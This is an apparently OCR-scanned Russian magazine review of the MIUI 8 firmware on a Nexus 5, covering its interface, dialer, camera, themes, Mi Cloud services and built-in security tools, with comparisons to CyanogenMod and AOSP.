
В конце установки нам предлагают выбрать одну из нескольких предустановленных тем. Кстати, почти во всех темах, кроме стандартной, отсутствуют русские буквы в номеронабирателе, что очень неудобно. Нажимаем на стрелочку и попадаем на домашний экран. И у тебя в руках новый телефон.

Я не преувеличиваю: MIUI настолько сильно отличается от «простого Android», что создается полное ощущение, будто ты приобрел новый смартфон. Интерфейс здесь очень, очень далек от того, что ты привык видеть в других прошивках, и напоминает причудливую смесь интерфейсов Samsung TouchWiz и iOS с большим перекосом в сторону последнего.

У приложений «Погода», «Календарь», «Часы» есть живые иконки, которые показывают реальные данные. Нет меню с отдельными приложениями: все располагается на главном экране. А дизайн переключателя между запущенными приложениями как две капли воды похож на переключалку из iOS, даже анимацией открытия.


Лаунчер


Переключатель между приложениями



Об устройстве
Модель AOSP on HammerHead
Версия Android 6.0 MRA58K
Обновление безопасности 2015-12-01
Версия MIUI MIUI 8 - 6.9.8 Еженедельная
Процессор Четыре ядра по 2,28 ГГц
ОЗУ 2,00 ГБ
Память 4,48 ГБ свободно 16,00 ГБ всего
Модем M8974A-2.0.50.2.29
Ядро 3.4.0-g2aa165e


Информация о системе

ЭКРАН БЛОКИРОВКИ

Пожалуй, это единственное, что разработчики почти полностью позаимствовали из голого Android. Но не обошлось и без изменений. Так, приложения из нижних углов экрана можно открывать простым свайпом влево или вправо, а не как на AOSP — только из углов экрана. В настройках можно активировать функцию «Предотвращение случайных нажатий», активировать возможность включать дисплей кнопками громкости, настроить автовключение экрана при поступлении уведомлений и выбрать приложения, запускаемые жестами влево и вправо с экрана блокировки. Такие настройки есть во всех кастомах, основанных на CM, так что ничего нового.

Самая крутая фишка — «ежедневные обои»: через определенный интервал времени (по умолчанию 15 минут) меняются обои из сервера Xiaomi. При желании можно ограничить тематику картинок. Что-то подобное есть в Windows 10 Anniversary Update.



Экран блокировки



Настраиваем ежедневные обои

СТРОКА СОСТОЯНИЯ

Панель уведомлений доступна в двух режимах:
- одна страница — уведомления + лента из переключателей. Примерно как в Android Nougat;
- две вкладки — уведомления на одной, а переключатели и быстрый переход к настройкам на другой вкладке. Дизайн и принцип работы полностью копируют панель уведомлений из Android 4.0–4.4. Только вкладки листаются свайпом вправо-влево, а не переключаются кнопкой. Что довольно удобно.

В обоих случаях можно настроить расположение иконок, включить или отключить доступ с экрана блокировки и активировать сворачивание панели после нажатия быстрых настроек. Среди настроек строки состояния есть: скорость сети, процент заряда аккумулятора, имя оператора, возможность включить и отключить показ иконок уведомления приложений — стандартные для других кастомов, но отсутствующие в AOSP функции.



Панель в стиле «одна страница»


Две страницы

ЗВОНИЛКА

Интерфейс напоминает наборщик номера из AOSP, однако не включает в себя вкладку с часто набираемыми контактами. В номеронабирателе есть поддержка русских букв, а для всех последних вызовов прямо в списке отображается время и продолжительность. Есть функция записи звонков, но в тесте записался только голос владельца записывающего устройства.


Несколько функций подсмотрены у HTC: отключение звука при перевороте и уменьшение громкости звонка, когда взял телефон в руку. Есть возможность мигать вспышкой при входящем вызове. Присутствует функция автоответа, позволяющая сразу отвечать на все вызовы либо всегда, либо при подключении гарнитуры. Из CyanogenMod позаимствовали вибрацию при ответе собеседника. В целом, несмотря на некоторые косяки, звонилка выше всяких похвал.


Набор номера

КАМЕРА

Фото. Тут все стандартно. В режиме «Авто» настройке поддается только экспозиция. Для этого необходимо тапнуть по экрану и покрутить значок, указывающий на точку фокусировки. После переключения в «Ручной режим» появляется возможность установить ISO и выбрать баланс белого (авто, теплый, солнечный, холодный, облачный). Режим HDR работает быстро, но разница в осветленности теней по сравнению с обычным режимом минимальна. Можно снимать панорамы, делать фото по таймеру и громкому звуку. Есть режим распознания QR-кодов, сетка, устранение мерцания, отключение звука съемки, настройка формата снимков и функций клавиш громкости.

Видео. Рядовая видеокамера. По умолчанию установлено HD-разрешение видеосъемки. В настройках можно выбрать качество (Full HD или SD), режим фокусировки — фиксированный (автофокус только средствами самого девайса) или по касанию, включить захват кадра при съемке. Есть «Ускоренный режим» — timelapse, замедленная съемка (действительно классный режим). Скорость его работы тоже регулируется в настройках: от ускорения в два раза (0,06 снимка за одну секунду) до одного снимка в 60 секунд (ускорение в 1800 раз).



Настройки видеокамеры

ДИСПЛЕЙ

LED-индикатор можно только включить или выключить. Для подстройки придется пользоваться сторонними программами. Размер шрифта настраивается весьма интересным образом: на выбор предоставляются размеры XS, S, M, L, XL, XXL. Никаких коррекций цвета, цветовых профилей и ночного режима, как в CyanogenMod и других прошивках, нет; только установки яркости и включение и отключение автояркости.

АНИМАЦИИ И ЗВУКИ

Анимации отличаются особой изысканностью. При прокрутке создается впечатление резинового списка. Подобное встретишь нечасто. Диалоговые окна как будто выползают снизу (где-то я уже видел подобное). Анимация перелистывания (при переходе между активити, то есть выборе различных элементов в настройках или Play Market) внаглую скопирована с iOS. Молодцы, не постеснялись. А вот звуки звонка, будильника и уведомлений в прошивке свои собственные. И все они с каким-то китайским акцентом (даже петух кричит как-то по-китайски). Из маркета можно дополнительно загрузить тысячи различных мелодий. Досадно только, что их названия тоже на китайском.


Настройки дисплея

ТЕМЫ

По умолчанию присутствует несколько предустановленных тем, а новые можно загрузить из маркета (с интерфейсом на китайском языке). Их очень много, и почти все платные, но есть возможность опробовать демо, работающее пять минут.


Темы умеют изменять значки в настройках, иконки многих известных приложений, до неузнаваемости менять экран блокировки, а также дизайн некоторых других графических элементов интерфейса и предустановленных приложений. На первый взгляд, движок тем ничем не отличается от конкурентов. Посмотрим повнимательнее.


В CyanogenMod, начиная с 12-й версии, темы научились менять множество интересных параметров (включая анимацию, иконки, фоны), причем перед применением темы CM позволяет выбрать, какие именно параметры интерфейса ты хочешь поменять, а изменения зачастую затрагивают даже некоторые популярные приложения.

Layers Manager использует слои, встроенные по умолчанию в Android 5+, не умеет применять шрифты, менять иконки и бутанимации, но может изменить оформление многих известных приложений. Можно вручную выбрать вносимые темой изменения.

Substratum theme engine появился недавно. Работа основывается тоже на слоях, но по возможностям данная программа значительно превосходит его. Можно применять любые компоненты темы без перезагрузки, менять любые системные звуки, шрифты. Еще и обещают добавить поддержку смены бутанимации и иконок приложений.

Подведем итог: движок тем в MIUI весьма средний. У тем действительно есть много полномочий для смены интерфейса, но расстраивает, что выбрать вносимые изменения нельзя.


Ищем тему


Экран блокировки — единственное, что нельзя настолько сильно поменять в CyanogenMod с помощью тем2

MI CLOUD

У Xiaomi есть удобные облачные сервисы. Они позволяют синхронизировать контакты и журнал вызовов, СМС, фотографии, видео и музыку, заметки, пароли Wi-Fi, записи диктофона, закладки стандартного браузера, отметки в календаре. Это аналог сервисов Google. С помощью того же Mi Cloud можно найти потерянный смартфон, заблокировать его и стереть оттуда данные. Эдакий аналог Google Device Manager.

Доступны функции полного бэкапа устройства с синхронизацией:
- приложений, их расположения на рабочем столе. НО! Данные установленных приложений не будут синхронизироваться (абсолютно то же самое есть в Google Старт);
- мелодий, обоев, шрифтов;
- настроек будильников и времени (смарты с гуглосервисами тоже умеют это синхронизировать);
- настроек уведомлений;
- настроек системы.


Можно включить автоматическое создание бэкапа каждые семь дней либо каждый день.


Есть только один недостаток. Бесплатно предоставляется 5 Гбайт места для хранения данных (добавить 20 Гбайт на месяц можно за 12 HKD, 100 Гбайт — за 24 HKD, 1024 Гбайт — 120 HKD, где HKD — гонконгский доллар стоимостью примерно 8,4 рубля). А вот Google бесплатно предоставляет 15 Гбайт, купить дополнительное место можно за обычные рубли, да еще и дешевле (139 рублей в месяц — 100 Гбайт, 699 рублей в месяц — 1 Тбайт, 20 990 рублей — 30 Тбайт).

Еще одна часть Mi Cloud — это СМС через интернет. Для активации необходимо перейти в «Сообщения», нажать клавишу «Меню» и активировать пункт «Mi Сообщения». После этого с твоей сим-карты отправится СМС стоимостью около 5 рублей. Теперь можно бесплатно обмениваться сообщениями через интернет с другими пользователями MIUI, у которых этот сервис активирован и включен интернет. В итоге мы получаем аналог Viber, Hangouts, Telegram, WhatsApp, который не только сильно уступает конкурентам по возможностям, но и требует отправки платной СМС при первой активации или смене сим-карты, да еще и работает только на девайсах с MIUI.

БЕЗОПАСНОСТЬ


Сборник интересных функций, который запускается с лаунчера как обычная программа. Состоит из разделов:
- **Очистка** — поиск и удаление ненужных файлов и приложений, очистка кешей. Очень похож на CCleaner.
- **Трафик** — контроль и учет интернет-трафика. С помощью пары тапов ты можешь ограничить доступ к интернету различным приложениям (в CM только сейчас появилась такая возможность), настроить ограничения трафика как на месяц, так и на день, посмотреть текущую скорость интернет-соединения для любого приложения по отдельности. Этот инструмент значительно превосходит возможности инструмента из AOSP.
- **Черный список** — настройка блокировки входящих вызовов и сообщений от нежелательных номеров. Данный фильтр есть в CM уже очень давно.
- **Батарея** — просмотр информации об использовании батареи приложениями, температуре и текущем состоянии батареи. По сравнению со стандартным режимом из AOSP добавлена функция включения энергосбережения по расписанию, отключение интернета через некоторое время после выключения экрана, очистка ОЗУ, уведомление о высоком потреблении электроэнергии и высокой температуре батареи. После нажатия кнопки «Проверка» появится оптимизатор электропитания, который даст полезные советы и предложит действия, позволяющие продлить время работы от батареи.
- **Антивирус** — сканирование на вирусы. Поддерживаются базы Avast, Tencent, AVL. Базы можно использовать все вместе, но это значительно увеличит время сканирования. Есть сканер устанавливаемых приложений, который не работает (все тестовые вирусы установились без проблем). Однако после запуска сканирования вручную все зловреды были обнаружены.
- **Разрешения** — контроль разрешений из Android 6.0 в новом интерфейсе. Сюда же добавлен менеджер автозапуска и менеджер установки.
- **Безопасность платежей** — инструмент для поиска уязвимостей и приложений, способных перехватить важные данные.

